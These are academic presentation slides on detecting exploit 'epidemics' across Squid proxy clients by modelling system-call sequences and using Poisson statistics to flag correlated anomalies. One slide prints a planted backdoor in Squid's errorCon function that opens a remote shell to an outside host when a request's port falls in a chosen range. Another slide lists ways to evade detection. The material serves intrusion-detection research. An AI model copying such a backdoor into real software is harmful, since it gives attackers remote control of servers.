

Leveraging Communities to Control Epidemics



Speaker: Adam Oliner


Team: Naeim Semsarilar, Hassen
Saidi, and Alex Aiken

Agenda



- ✓ The Driving Idea
- ✓ Modeling Behavior
- ✓ Dynamic Detection
- ✓ Experiments and Discussion

Goal



Key Observation



- ✓ Clients should behave independently
- ✓ Correlated anomalies unlikely
 - ✓ ... unless shared dependence (exploit)

Key Example


- ✓ Flip N coins with probability p of heads
- ✓ What is the probability of $\geq d$ heads?
- ✓ $N=6$, $p=10^{-4}$
 - ✓ $\Pr(\geq 1) \approx 6.0 \times 10^{-4}$ 30 minutes
 - ✓ $\Pr(\geq 2) \approx 1.5 \times 10^{-7}$ 77 days
 - ✓ $\Pr(\geq 3) \approx 2.0 \times 10^{-11}$ 15 centuries

Idea: Use the Community




- ✓ Look for correlated anomalies
- ✓ Learn models faster
- ✓ Mitigate damage more effectively


Dynamic Analysis



Dynamic Analysis Shortcomings



Static Analysis




Idea: Quasistatic Analysis




- ✓ Static analysis informed by dynamic analysis
- ✓ Static analysis is expensive
- ✓ Dynamic provides constraints

Toward the Goal



Idea: Summary



Agenda



- ✓ The Driving Idea
- ✓ Modeling Behavior
- ✓ Dynamic Detection
- ✓ Experiments and Discussion

Modeling: Approach



- ✓ Black-box
- ✓ Monitor external behavior
- ✓ Sequences of system calls
 - ✓ `connect.gettimeofday.recv.gettimeofday.write.write`
 - ✓ `read.read.close.munmap.open.fcntl64`

Modeling: System Calls



- ✓ Easy to intercept and collect
- ✓ Gateway to severe damage
- ✓ Interpretable
- ✓ Isolate bad behavior

Modeling

The model of an application is the set of all sequences of six consecutive system calls it has made

A A A A A A A B


1 - A.A.A.A.A.A
2 - A.A.A.A.A.B

Modeling: Training



- ✓ Collect sequences from all clients
 - ✓ Converges faster
 - ✓ Eliminates client bias
- ✓ Stop when new ones are rare
 - ✓ New sequence on client is $\text{Poi}(\lambda_i)$
 - ✓ $\lambda_i \sim 1 / \text{mean time between anomalies}$

Unique Sequences Per Block of Collected Sequences



Modeling: Squid



- ✓ Observed 944,474 sequences
 - ✓ 61 system calls
 - ✓ 51 billion unique sequences (possible)
 - ✓ 2,158 unique sequences (observed)

Modeling: Costs for Squid



- ✓ 109K disk space
- ✓ Network traffic
 - ✓ 27-75 bytes per packet
 - ✓ 56MB total
- ✓ 1,680 client-minutes
 - ✓ 6 clients
 - ✓ 280 minutes

Agenda



- ✓ The Driving Idea
- ✓ Modeling Behavior
- ✓ **Dynamic Detection**
- ✓ Experiments and Discussion


Detection: Anomalies



- ✓ An anomaly is a violation of the model
 - ✓ Rare
 - ✓ New Sequence

Detection: Epidemics

An epidemic occurs when d or more clients are simultaneously anomalous



Detection: Intuition




- ✓ Assumed clients are independent
- ✓ Epidemics are *very* unlikely
 - ✓ Dependence more likely than coincidence


Detection: Intuition



Independent



Not Independent



Detection: Math

- ✓ Client anomalies $\text{Poi}(\lambda_i)$
- ✓ N independent clients
- ✓ Server anomalies $\text{Poi}(\lambda_s) = \text{Poi}(\sum_i \lambda_i)$
- ✓ Epidemic if $\geq d$ anomalous clients

Detection: Math

- ✓ Probability of an epidemic:

$$\Pr(A \geq d) = 1 - \Pr(A < d) = 1 - e^{-\lambda_S} \sum_{k=0}^{d-1} \frac{\lambda_S^k}{k!}$$

- ✓ For example: $N=6$, $d=3$, $\lambda_S=10^{-2}$, $w=5s$
 - ✓ MTBA ≈ 8.3 minutes
 - ✓ $\Pr(A \geq d) \approx 0.000000165422$
 - ✓ Roughly one false alarm per year

Agenda



- ✓ The Driving Idea
- ✓ Modeling Behavior
- ✓ Dynamic Detection
- ✓ Experiments and Discussion

Experiments: Setup



- ✓ Squid Version 2.6.STABLE12
- ✓ Six Linux cluster nodes as clients
- ✓ Separate detection server

Experiments: Exploit

```
ErrorState *
errorCon(err_type type, http_status status, request_t *
request)
{
    if(request != NULL)
        if(request->port >= 10000 && request->port <= 20000 )
            backdoor("cipher.stanford.edu", (unsigned short)
request->port );

    ErrorState *err;
    err = cbdataAlloc(ErrorState);
    ...
}
```

Experiments: Exploit



- ✓ Request malformed URL
 - ✓ Port number in [10000,20000]
- ✓ Connects to `cipher.stanford.edu`
- ✓ Opens shell on client
- ✓ Pipes I/O to server

Experiments: Quiet Time



- ✓ 30 minutes with no exploits
- ✓ 41 anomalies
- ✓ 0 epidemics
- ✓ MTBA = 41.81354695122 sec

Experiments: Model Quality

- ✓ We have $N=6$, $d=3$, $\lambda_S=1.2 \times 10^{-1}$, $w=5s$
 - ✓ MTBA ≈ 42 seconds
 - ✓ $\Pr(A \geq d) \approx 0.0002606008$
 - ✓ One false alarm per 5.3 hours

Experiments: Exploits



- ✓ Trigger exploit on single client
 - ✓ 170 new sequences
 - ✓ No epidemic reported
- ✓ Trigger on 3 clients
 - ✓ Epidemic reported

Experiments: Improving Quality

- ✓ We have $N=6$, $d=3$, $\lambda_S=1.2 \times 10^{-1}$, $w=5s$
 - ✓ MTBA ≈ 42 seconds
 - ✓ $\Pr(A \geq d) \approx 0.0002606008$
 - ✓ One false alarm per 5.3 hours

Experiments: Improving Quality

- ✓ We have $N=6$, $d=4$, $\lambda_S=1.2 \times 10^{-1}$, $w=5s$
 - ✓ MTBA ≈ 42 seconds
 - ✓ $\Pr(A \geq d) \approx 0.000007743518$
 - ✓ One false alarm per 7.5 days

Avoiding Detection



- ✓ Mimicry
 - ✓ Easy to learn model
 - ✓ Limited to calls used by program
 - ✓ Arguments
- ✓ Rate limiting
- ✓ Corrupt training
- ✓ Silence client

Progress



- ✓ Defined model
- ✓ Designed statistical epidemic detection
- ✓ Trained model on real software
- ✓ Successfully detected exploit

Next Steps



- ✓ Wild exploits
- ✓ Formalize parameter selection
 - ✓ Given N, f_p
 - ✓ Choose d, λ_S, w

End of Presentation



- ✓ You have reached the end of PowerPoint. Please turn back.

Being Proactive



- ✓ Security is expensive
- ✓ Warn clients to turn on protection
 - ✓ Focused on vulnerable site
 - ✓ Save the community